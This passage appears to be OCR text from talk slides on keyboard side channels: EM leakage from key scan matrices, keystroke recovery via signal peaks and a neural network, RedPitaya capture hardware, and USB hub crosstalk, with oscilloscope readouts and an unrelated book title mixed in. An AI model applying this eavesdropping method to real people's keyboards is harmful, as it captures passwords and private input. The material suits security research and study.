
Non-Physical Side Channel


Scan matrix, USB, retroreflector


Scan Matrix

Theory


- Keys laid out in rows/columns
  - Press a key = complete a circuit
- Microcontroller:
  - Sets rows to 1, one after another
  - While a row is 1, read value of columns
  - Row1 x Col 3 = "9" pressed
- Shape of circuit changes depending on keys pressed, unique EM signature for each key combination.




RIGOL
STOP
H 100us
1.20M pts
D 0.00000000ps
10.0mV
Horizontal
Period
Freq
Rise Time
Fall Time
+Width
-Width
Save
Save
New File
NewFolder
Delete



RIGOL
STOP
H 100us
1.20M pts
0.00000000ps
10.0mV
Horizontal
Period
Freq
Rise Time
Fall Time
+Width
-Width
Save
Save
New File
NewFolder
Delete
IDENTIFYING WOOD
ACCURATE RESULTS WITH SIMPLE TOOLS
R. Bruce Hoadley

Scan Matrix Analysis



- PC-based approach:
  - MFCC feature extract (librosa_nollvm -> mel.py!)
  - No attempt to align peaks
- On-device approach:
  - Decode signal into key bits, or just series of peak intensities
  - Don't need to align peaks, just count them.
  - Normalize and train neural network on dataset
  - Missed data = actually good

Scan Matrix Equipment



- Need good ADC + consistent timing + good sr + "streaming"
- Use RedPitaya board
  - Zynq devkit + analog bits for ~$380 EUR
  - Hardware by hardware folks
  - SCPI, gcc on device, WebUI (???)
  - Runs *very* hot
- wtb rf frontend

On-device response

- For each sample[i]:
  - If it's above a threshold:
    - Find local maximum, skip X samples (to next peak)
  - Else i += 1
- 64k samples (2x too many - calibrate for your kb, also calibrate skip length)
- Uncalibrated skip length (eyeballed a matplotlib pic)
- Need amplifier for many models of keyboard.

Crosstalk (WIP!)

USB Snooping Made Easy: Crosstalk Leakage Attacks on USB Hubs

Yang Su
University of Adelaide
yang.su01@adelaide.edu.au

Daniel Genkin
University of Pennsylvania and
University of Maryland
danielg3@cis.upenn.edu


Damith Ranasinghe
University of Adelaide
damith.ranasinghe@adelaide.edu.au

Yuval Yarom
University of Adelaide and Data61
yval@cs.adelaide.edu.au

https://faculty.cc.gatech.edu/~genkin/papers/usb-crosstalk.pdf


RIGOL
STOP
H 5.00us
500MSa/s
120k pts
D 19.8000000us
T 1 2.44 V
Horizontal
Period
Freq
Rise Time
Fall Time
+Width
-Width
Save
Save
New File
NewFolder
Delete
1 2.00 V
2 20.0mV
3 2.00mV
4 1.00 V


RIGOL
STOP
H 5.00us
500MSa/s
60.0k pts
D -3.70000000us
T 1 2.50 V
Horizontal
Period
Freq
Rise Time
Fall Time
+Width
-Width
Save
Save
New File
NewFolder
Delete
1 5.00 V
2 5.00 V
3 2.00mV
4 1.00 V



As an aside: can we pull signal off the wire? (seems very yes)

- Practical consideration: range?
- Sampling resolution? On-device processing?
- Minimum requirements for on-device recovery?

